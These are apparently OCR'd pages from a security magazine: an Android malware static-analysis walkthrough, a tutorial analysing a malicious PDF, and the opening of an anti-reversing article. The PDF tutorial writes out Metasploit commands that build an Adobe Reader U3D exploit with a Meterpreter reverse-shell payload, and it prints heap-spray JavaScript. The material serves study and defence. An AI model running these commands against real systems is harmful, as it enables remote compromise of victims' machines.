



Figure 6. *Result of a VirusTotal Analysis on an APK*

application) available on the Play Store, lets us generate the APK if we have previously installed application on the device.

- Astro File Manager [9]: This tool is available in the Play Store, and we can get the APK if we have previously installed the application on the device. When performing a backup of the application, the APK is stored in the directory that is defined for backup.

Given the risk involved in dealing with malware, if we choose the option to download the APK existing in the Play Store from a previous installation of the application, we should use preferably an emulator [10] or a device of our test lab (Figure 7).



Icon	App Name	Package	Vendor	Version	File Size	Price
	Wallpapers & Backgrounds	com.hd.backgrounds.walp...	AppDevBox	1.06	0.68 MB	FREE
	Car HD Wallp[illegible]	[illegible]allpaper.racin...	WoW BGDC	1.03	0.38 MB	FREE
	Lightning Live[illegible]	[illegible]wp.Blue_Light...	Been	1.0	14.58 MB	FREE
	Red Car 6 Co[illegible]	[illegible]dgets.car6	ID-Tech	1.4	0.05 MB	FREE
	St Valentines Day Wallpap...	com.wallpack.stvalertine	diaconu dev	2.3.0	0.29 MB	FREE
	Great HD Wallpapers	com.idom.gwall	BGDev LLC	1.05	0.23 MB	FREE
	Nice Red Clock Widget	com.idtech.widgets.redclock	ID-Tech	1.5	0.26 MB	FREE
	Droid DNA Live Wallpaper	com.bravo.droid.dna	BRAVO APPS	1.1.3	1.00 MB	FREE

Figure 7. *Downloading an APK with APK Real Leecher*

Step 2: Convert the application from the Dalvik Executable format (.dex) to Java classes (.class)

The idea is to have the application code into a human-readable format. In this case, we use the "dex2jar" tool to convert the format Android to the Java format:

```
$ /vad/tools/d2j-dex2jar.sh com.ownskin.
                  diy_01zti0rso7rb.apk
dex2jar com.ownskin.diy_01zti0rso7rb.apk ->
   com.ownskin.diy_01zti0rso7rb-dex2jar.jar
```

Step 3: Decompile the Java code

Using a Java decompiler (like "JD-GUI"), we can obtain the Java source code from the .class files.

In our case, we will choose a fast track. "JD-GUI" allows us to save the entire application source code in a ZIP file. We'll keep this file as "com.ownskin.diy_01zti0rso7rb-dex2jar.src.zip", and unzip it to perform a manual scan.

We note that there are 353 Java source files:

```
$ find /vad/lab/Android/com.ownskin.diy_01zti0r
                  so7rb-dex2jar.src/ -type f | wc -l
353
```

Step 4: Find malicious code in the application

We can now search in any resource of the application to identify strings that may be susceptible of being used for malicious purposes. For example, we have previously identified that this application sought permission to read SMS messages.

Listing 1. *Finding Malicious Code in the Application*

```
$ cd /vad/lab/Android/com.ownskin.diy_01zti0rso7rb-dex2jar.src/
$ grep -i sms -r *
com/ownskin/diy_01zti0rso7rb/ht.java:import android.telephony.SmsMessage;
com/ownskin/diy_01zti0rso7rb/ht.java:    SmsMessage[] arrayOfSmsMessage = new
   SmsMessage[arrayOfObject.length];
com/ownskin/diy_01zti0rso7rb/ht.java:      arrayOfSmsMessage[0] = SmsMessage.createFromPdu((byte[])
   arrayOfObject[0]);
com/ownskin/diy_01zti0rso7rb/ht.java:      hs.a(this.a, arrayOfSmsMessage[0].getOriginatingAd-
   dress());
com/ownskin/diy_01zti0rso7rb/ht.java:      hs.c(this.a, arrayOfSmsMessage[0].getMessageBody());
com/ownskin/diy_01zti0rso7rb/hm.java:      if (!"SMS_MMS".equalsIgnoreCase(this.U))
com/ownskin/diy_01zti0rso7rb/hm.java:      a(Uri.parse("content://sms"));
com/ownskin/diy_01zti0rso7rb/hs.java:    Uri localUri = Uri.parse("content://sms");
com/ownskin/diy_01zti0rso7rb/hs.java:    this.P.l().registerReceiver(this.ac, new
   IntentFilter("android.provider.Telephony.SMS_RECEIVED"));
```

Let's see if the application actually use this permission (Listing 1).

Using the "grep" command, we identified that the following resources (Java classes) seem to contain some code that allows read access to the user's SMS:

- com/ownskin/diy_01zti0rso7rb/hm.java
- com/ownskin/diy_01zti0rso7rb/hs.java
- com/ownskin/diy_01zti0rso7rb/ht.java

Let's see the source code detail of these resources in JD-GUI:

- com/ownskin/diy_01zti0rso7rb/hm.java

```
…
if (!"SMS_MMS".equalsIgnoreCase(this.U))
        break label89;
       a(Uri.parse("content://sms"));
       a(Uri.parse("content://mms"));
…
```

- com/ownskin/diy_01zti0rso7rb/hs.java
  It creates a „localUri" object of the "Uri" class, calling the "parse" method to be used in the query to the Content Provider that allows to access to the SMS inbox:

```
…
public static final Uri a = localUri;
public static final Uri b = Uri.
                  withAppendedPath(localUri, "inbox");
…
```

```
static
  {
    Uri localUri = Uri.parse("content://sms");
  }
```

and registers a Receiver to be notified of the received SMS:

```
…this.P.l().registerReceiver(this.ac,new
                 IntentFilter("android.provider.
                 Telephony.SMS_RECEIVED"));
```

…• com/ownskin/diy_01zti0rso7rb/ht.java
  This class implements a Broadcast Receiver. This is simply an Android component that allows the registered Receiver to be notified of events produced in the system or in the application itself.

In this case, the implemented Receiver is capable of receiving input SMS messages. And this notification occurs before that the internal SMS management application receive the SMS messages. This scenario is used by some malware, for example, to perform some action and then delete the received message before it is processed by the messaging application and be detected by the user.

In this example, when the user receives an SMS, the application identify its source and read the message, as shown in the following code: Listing 2.

As we can see (at this point, we can complete the process of analysis of the application by a dynamic analysis of it), in fact, the application accesses our SMS messages. However, it's im-

Listing 2. *When the User Receives an SMS, the Application Identify its Source and Read the Message*

```
…
public final void onReceive(Context paramContext, Intent paramIntent)
  {
    Object[] arrayOfObject = (Object[])paramIntent.getExtras().get("pdus");
    SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
    if (arrayOfObject.length > 0)
    {
      arrayOfSmsMessage[0] = SmsMessage.createFromPdu((byte[])arrayOfObject[0]);
      hs.a(this.a, arrayOfSmsMessage[0].getOriginatingAddress());
      hs.b(this.a, go.a(this.a.P.l(), hs.a(this.a)));
      if ((hs.b(this.a) == null) || (hs.b(this.a).length() == 0))
        hs.b(this.a, hs.a(this.a));
      hs.c(this.a, arrayOfSmsMessage[0].getMessageBody());
      hs.c(this.a);
    }
  }
…
```

Table 1. *Static Analysis Tools for Android Applications*

TOOL	DESCRIPTION	URL
Dexter	Static android application analysis tool	https://dexter.bluebox.com/
Androguard	Analysis tool (.dex, .apk, .xml, .arsc)	https://code.google.com/p/androguard/
smali/baksmali	Assembler/disassembler (dex format)	https://code.google.com/p/smali/
apktool	Decode/rebuild resources	https://code.google.com/p/android-apktool/
JD-GUI	Java decompiler	http://java.decompiler.free.fr/?q=jdgui
Dedexer	Disassembler tool for DEX files	http://dedexer.sourceforge.net/
AXMLPrinter2.jar	Prints XML document from binary XML	http://code.google.com/p/android4me/
dex2jar	Analysis tool (.dex and .class files)	https://code.google.com/p/dex2jar/
apkinspector	Analysis functions	https://code.google.com/p/apkinspector/
Understand	Source code analysis and metrics	http://www.scitools.com/
Agnitio	Security code review	http://sourceforge.net/projects/agnitiotool/

References

[1] "Reverse Engineering and Design Recovery: A Taxonomy". Elliot J. Chikofsky, James H. Cross. *http://win.ua.ac.be/~lore/Research/Chikofsky1990-Taxonomy.pdf*
[2] "Security features provided by Android" *http://developer.android.com/guide/topics/security/permissions.html*
[3] ProGuard Tool *http://developer.android.com/tools/help/proguard.html*
[4] DexGuard Tool *http://www.saikoa.com/dexguard*
[5] VirusTotal *http://www.virustotal.com*
[7] Alternative markets to the Play Store *http://alternativeto.net/software/android-market/*
[8] Real APK Leecher *https://code.google.com/p/real-apk-leecher/*
[9] SaveAPK *https://play.google.com/store/apps/details?id=org.mariotaku.saveapk&hl=en*
[10] Astro File Manager *https://play.google.com/store/apps/details?id=com.metago.astro&hl=en*
[11] "Using the Android Emulator" *http://developer.android.com/tools/devices/emulator.html*

portant to recall that we have accepted that the application can perform these actions, because we have accepted the permissions required and the application has informed to us of this situation prior to installation.

Similarly, we can verify as any application makes use of the various permits requested, with particular attention to those that may affect our privacy or which may result in a cost to us.

Some people sees no malware in this type of applications that take advantage of user trust, and has been the subject of controversy on more than one occasion. In any case, Google has decided to remove applications from the Play Store that can make an abuse of permits that these require to be confirmed by users who wish to use them. That does not mean, on the other hand, that there still exist such applications in Google's official store (Table 1).

VICENTE AGUILERA DIAZ

With over 10 years of professional experience in the security sector, Vicente Aguilera Diaz is co-founder of Internet Security Auditors (a Spanish firm specializing in security services), OWASP Spain Chapter Leader, member of the Technical Advisory Board of the RedSeguridad magazine, and member of the Jury of the IT Security Awards organized by the RedSeguridad magazine.

Vicente has collaborate in several open-source projects, is a regular speaker at industry conferences and has published several articles and vulnerabilities in specialized media. Vicente has the following certifications: CISA, CISSP, CSSLP, PCI ASV, ITIL Foundation, CEH|I, ECSP|I, OPSA and OPST.

Exchange Glances - Look At Each Other's Websites

InterGlance is the only social network where two people that share similar interests can connect and exchange looks at each other's favorite websites. All you need to do is invite the other person to "exchange glances" with a simple click of a button!

Connection is based ONLY on the shared interests - there are no friendship requests, no personal information or private details required!

What's even better - there are thousands upon thousands of interests out there in the world, all being explored online by people just like you.

InterGlance has an amazing selection of websites shared by the members, all unique and unusual in their own way, all waiting to be discovered. Learn more about your personal interests by searching or let us recommend users that share your interests and passions!

Please LOG IN here OR if you have not yet registered, take a moment to REGISTER HERE and begin enjoying the experience of Interglance. Joining Interglance is COMPLETELY FREE! All you need is an email address - and you are in! So don't wait any longer - join Interglance today!

Deep Inside Malicious PDF

In now days People share documents all the time and most of the attacks based on client side attack and target applications that exist in the user, employee OS, from one single file the attacker can compromise a large network., PDF is the most sharing file format, due to PDFs can include active content, passed within the enterprise and across Networks. in this article we will make Analysis to catch Malicious PDF files.

When we start to check the PDF files that exist in our Pc or Lap top we may use antivirus scanner but in this days it seems not good enough to detect malicious PDF that counties a shell code because, as attacker mostly encrypt it's count -ant to bypass the antivirus scanner and in many times target a zero day vulnerability that exit in Adobe Acrobat reader or un updated version, the Figure 1 show how PDF vulnerabilities rising every year.

Before we start analyze malicious PDF we going to have a simple look at PDF structures as to understand how the shell code work and where it locate.

PDF components

PDF documents counties four main parts (*one-line header, body, cross-reference table* and *trailer).*

PDF Header

The first line of pdf show the pdf format version the most important line that give to you the basic information of the pdf file for example *"%PDF-1.4 means that file fourth version.*

PDF Body

The body pdf file consist of objects that compose contents of the document, these objects include fonts, images, annotations, text streams And user can put invisible objects or elements, this objects can interactive with pdf features like animation, security features. The body of the pdf supports two types of numbers (*integers, real numbers*).

The Cross-Reference Table (xref table)

The cross- reference counties links of all objects and elements that exist on file format, you can use this feature to see other pages contents (when the users update the PDF the cross-reference table gets updated automatically).

The Trailer

The trailer contains links to cross-reference table and always ends up with `%%EOF` to identify the end





Figure 1. *Vulnerabilities By Year*



```
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1059 exploits - 595 auxiliary - 175 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops

msf > use exploit/windows/fileformat/adobe_reader_u3d
msf exploit(adobe_reader_u3d) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_reader_u3d) > set lhost 192.168.40.155
lhost => 192.168.40.155
msf exploit(adobe_reader_u3d) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
```

Figure 2. *Setting Metasploit Variables*

of a PDF file the trailer enables a user to navigate to the next page by clicking on the link provided.

Malicious PDF through Metasploit

Now after we have talking a tour inside PDF file format and what it contains we will start to install old version of Adobe Acrobat reader 9.4.6 and 10 through to 10.1.1 that will be vulnerable to Adobe U3D Memory Corruption Vulnerability.

This exploit are exist in Metasploit framework so we going to create the malicious PDF and analysis it in KALI Linux distribution. Start opens the terminal and type msfconsole (Figure 2). As the picture below, we going to setting some Metasploit variables to be sure that everything is working fine.

*After choosing the exploit type we going to choose the payload that will execute during exploitation in the remote target and open Meterpreter session.

The file has been saved on `/root/.msf4/local.`

So we going to move the file to Desktop for easier located by typing in the terminal

```
root@kali :~# cd /root/.msf4/local
root@kali :~# mv msf.pdf /root/Desktop
```

PDFid

Now we going to use pdfid to see what the pdf continue of elements and objects and JavaScript and see if something interesting to analyze (Figure 3).

The PDF has only one page maybe its normal. There are several JavaScript objects inside… this is very strange. There is also an *OpenAction* object which will execute this malicious JavaScript

So we going to use peepdf.

Peepdf

Peepdf its python tool very powerful for PDF analysis, the tool provide all necessary components that security researcher need in PDF analysis without using many tools to do that, it support encryption, Object Streams, Shellcode emulation, Javascript Analysis, and for *Malicious* PDF it

Shows potential Vulnerabilities, Shows Suspicious Elements, Powerful Interactive Console, PDF Obfuscation (bypassing AVs), Decoding: hexadecimal – ASCII and HEX search (Figure 4).


Analysis

If we going to start analysis go to the directory of the PDF file then start with syntax `/usr/bin/peepdf -f msf.pdf.`

**choose the LHOST which is our IP address and we can view through typing ifconfig in new terminal*
**finally we type exploit to create the PDF file with configuration we created before*


We use `-f` option to avoid errors and force the tool to ignore them (Figure 5).

This the default output but we see some interesting things first one we see is the highlighted one object 15 continue JavaScript code and we have also one object 4 continue two executing elements (`/AcroForm` & `/OpenAction`) and the last one is /U3D showing to us Known Vulnerability for now we will start to explore this objects by getting an interactive console by typing syntax `/usr/bin/peepdf -i msf.pdf` (Figure 6).




```
root@bt:/pentest/forensics/pdfid# ./pdfid.py /root/Desktop/msf.pdf
PDFiD 0.0.11 /root/Desktop/msf.pdf
 PDF Header: %PDF-1.7
 obj                   15
 endobj                15
 stream                 4
 endstream              4
 xref                   1
 trailer                1
 startxref              1
 /Page                  3
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    0
 /OpenAction            1
 /AcroForm              1
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /Colors > 2^24         0
```

Figure 3. *PDFid*




```
Usage: /usr/bin/peepdf [options] PDF_file

Version: peepdf 0.2 r150

Options:
  -h, --help            show this help message and exit
  -i, --interactive     Sets console mode.
  -s SCRIPTFILE, --load-script=SCRIPTFILE
                        Loads the commands stored in the specified file and
                        execute them.
  -f, --force-mode      Sets force parsing mode to ignore errors.
  -l, --loose-mode      Sets loose parsing mode to catch malformed objects.
  -u, --update          Updates peepdf with the latest files from the
                        repository.
  -g, --grinch-mode     Avoids colorized output in the interactive console.
  -v, --version         Shows program's version number.
  -x, --xml             Shows the document information in XML format.
root@kali:~#
```

Figure 4. *Peeppdf*




```
MD5: d75b455a8a949b2a9d83025d929a0088
SHA1: 5f53c2bf2e7a73318be44b63b4cfc535f84bee5c
Size: 5972 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 15
Streams: 4
Comments: 0
Errors: 0

Version 0:
        Catalog: 4
        Info: No
        Objects (15): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
        Streams (4): [2, 7, 10, 15]
                Encoded (4): [2, 7, 10, 15]
        Objects with JS code (1): [15]
        Suspicious elements:
                /AcroForm: [4]
                /OpenAction: [4]
                /JS: [14]
                /JavaScript: [14]
                /U3D (CVE-2009-3953,CVE-2009-3959,CVE-2011-2462): [10]
```

Figure 5. */usr/bin/peepdf –f msf.pdf*




```
PPDF> tree

/Catalog (4)
        /XFA (3)
                stream (2)
        /Pages (6)
                /Page (13)
                        /Pages (6)
                        stream (7)
                        /ProcSet (8)
                /Page (9)
                        /Pages (6)
                        stream (7)
                        /ProcSet (8)
                /Page (12)
                        /Pages (6)
                        stream (7)
                        /ProcSet (8)
                        /Annot (11)
                                stream (10)
        /Action /JavaScript (14)
                stream (15)
        /Outlines (5)
dictionary (1)
```

Figure 6. */usr/bin/peepdf –i msf.pdf*




```
PPDF> object 4

<< /AcroForm 3 0 R
/Type /Catalog
/Pages 6 0 R
/OpenAction 14 0 R
/Outlines 5 0 R >>

PPDF> object 3

<< /XFA 2 0 R >>

PPDF> object 2

<< /Length 291
/Filter /FlateDecode >>
stream
<?xml version="1.0" encoding="UTF-8"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<ed>kapa</ed>
<config xmclns="http://www.microsoft.org/schema/xci/2.6/">
<present>
<pdf>
<version>1</version>
<fjdklsaj fodpsaj fopjdsio>f</fjdklsaj fodpsaj fopjdsio>
```

Figure 7. *The Tree Commands Shows the Logical Structure of the File, and Starting Explore Object 4*



```
PPDF> object 4

<< /AcroForm 3 0 R
/Type /Catalog
/Pages 6 0 R
/OpenAction 14 0 R
/Outlines 5 0 R >>

PPDF> object 14

<< /S /JavaScript
/JS 15 0 R >>

PPDF> object 15

<< /Length 3505
/Filter [ /FlateDecode /ASCIIHexDecode ] >>
stream

var padding;
var bbb, ccc, ddd, eee, fff, ggg, hhh;
var pointers_a, i;
var x = new Array();
var y = new Array();

function alloc(bytes) {
        return padding.substr(0, (bytes - 6) / 2);
}

function spray_eip(esc_a) {
        pointers_a = unescape(esc_a);
        for (i = 0; i < 2000; i++) {
                x[i] = alloc(0x8) + pointers_a;
                y[i] = alloc(0x88) + pointers_a;
                y[i] = alloc(0x88) + pointers_a;
                y[i] = alloc(0x88) + pointers_a;
        }
};
```

Figure 8. *JavaScript Code, that Will be Executed when the PDF File will be Opened*



```
padding = unescape("[illegible]
[illegible]
[illegible]
[illegible]");
while (padding.length < 0x10000)
padding = padding + padding;

spray_shellcode();
spray_eip('%u0414');

this.pageNum = 2;

endstream
```

Figure 9. *Heap Spraying with Shell Code plus Some Padding Bytes*

The tree commands shows the logical structure of the file, and starting explore object 4 (/AcroForm) (Figure 7).

As we see in the picture above when we type object 4 it gave you another objects to explore for now we didn't see any impotent information or seems suspicious except object 2 (XFA array) that gave us the element `<fjdklsaj fodpsaj fopjdsio>` and seems to us not continue something special.

Let's move to the another object (Open Action) (Figure 8).

No we can see JavaScript code, that will be executed when the pdf file will be opened.

The other part of the JavaScript code is barely obfuscated like writing some variables in hex and in this code we can see a heap spraying with shell code plus some padding bytes. The *attackers typically use unicode to encode their shell code and then use the* unescape *function to translate the unicode representation to binary content (now we are sure that defiantly a malicious pdf)* (Figure 9).

Defend


We defend our network from that type of malicious files by providing strong e-mail and web filter, IPS and by.

Application control: disable JavaScript and Disable PDF rendering in browsers, Block PDF readers from accessing file system and Network resources. Security awareness.

Conclusion

We've take a tour pdf file format structure and what it counties and we've seen how to detect a malicious pdf and know where and how can locate suspicious objects and showing the JavaScript code, an finally know how to defend our network.

YEHIA MAMDOUH EL GHALY



Certified (CCNA, CEH), Founder and instructor of Master Metasploit (Course). Trained in (Exploiting Web Applications with Samurai- Application Security- Cyber Crime Investigation). I also have 5 years experience in penetration testing

www.itsecurity.ma

security is not complete without "U"

Reverse Engineering, Malware Analysis, Forensic Analysis, Vulnerability Analysis, Pentest, Hacking, Exploitation & Bug Hunting... www.itsecurity.ma is the most advanced blog in MOROCCO

How to Identify and Bypass Anti-reversing Techniques?

Learn the anti-reversing techniques used by malware authors to thwart the detection and analysis of their precious malware. Find out about the premier shareware debugging tool Ollydbg and how it can help you bypass these anti-reversing techniques.

This article aims to look at anti-reversing techniques used in the wild. These are tricks used by malware authors to stop or impede reverse engineers from analysing there files. As an entry level article we will look at:

- Setting up a safe analysis environment
- Ollydbg an X86 debugger
- Basic techniques like;
  - Verification of dropped location
  - Anti-debugger
  - Obfuscation of strings
  - Hiding APIs
  - Anti-Virtualisation

We will look at the code as written by the malware authors in C++. We will compare this code to the debugger code in Ollydbg. Ollydbg is the x86 debugger of choice for reverse engineers. We will look at the different techniques and possible improvements. We will also find out how to bypass each technique using Ollydbg. Finally, I have written a small 'Reverse_Me.exe' that contains all of these techniques so you can practice your newly gained malware smashing expertise.

Analysis Environment

First off we need an analysis environment. The 'Reverse_Me.exe' I have provided is not malicious. It is, however, good practice to only analyse files in a safe environment. Ideally, all your analysis would occur on a second computer which is not connected to any network. Typically, this analysis computer would run an operating system other than Windows. This machine hosts multiple virtual machines (Win XP, Win7, Server 2008) and samples are transferred by 'snicker-net.' Typically, the samples would be password protected in zip files. Having different host and guest operating systems reduces the chances of propagation of malware. A quicker way to get you started is to use a Virtual Machine and ensure that all shares are read-only. Disable all network connections before performing any analysis. It's not perfect but if you are mindful it should be adequate to get you started. Start by downloading your virtualisation environment of choice; VMware, Virtualbox, Windows Hypervisor, etc. (I have used a VMWare detection in the anti-virtualisation layer of the Reverse-Me sample). It is common for anti-malware engineers to use Windows XP SP2 as an analysis machine, the idea being that this version of Windows has weaker security so it has a better chance of running. That said Windows 7 is perfectly adequate, I have done testing on both. After installing any required tools, take a snapshot so you can jump back to this point, this will save you having to remove the malware from your machine. Your environment is now setup so let us look at the tools.

Tools

For tools I am going to try and limit it to just one; 'Ollydbg.' Ollydbg is a debugger just like the debugger in your compiler but it can run without source code. It does this by converting the machine code into assembler so that it is human readable. It also gives us the ability to view and edit the assembler code as well as the values in the registers and on the stack and heap. Ollydbg has some very powerful plugins that can help you bypass many of the techniques I will mention. These Plugins are outside the scope of this article but please feel free to investigate yourself. Ollydbg is shareware but the author, Oleh Yuschuk, does ask you to register with him if you use it frequently or commercially *http://www.ollydbg.de/register.txt*. Version 2 of Ollybdg is available but it is still in beta so we are going to use V1.1 for this article. Please download it from *http://www.ollydbg.de/*.

I am also going to use a hex editor written by Eugene Suslikov, mainly to show parts of the PE file system. You don't need it to get through this article but a demo version of Hiew is available on his website *http://www.hiew.ru/*. If you get serious about reversing, Hiew is a must have tool.

Microsoft Visual Studio 2010


I used Visual Studio 2010 to compile the "reverse me" sample, if you do not have it installed on your analysis machine you will require the following DLLs to run the binary: *http://www.microsoft.com/en-us/download/details.aspx?id=5555*.

Getting started with Ollydbg

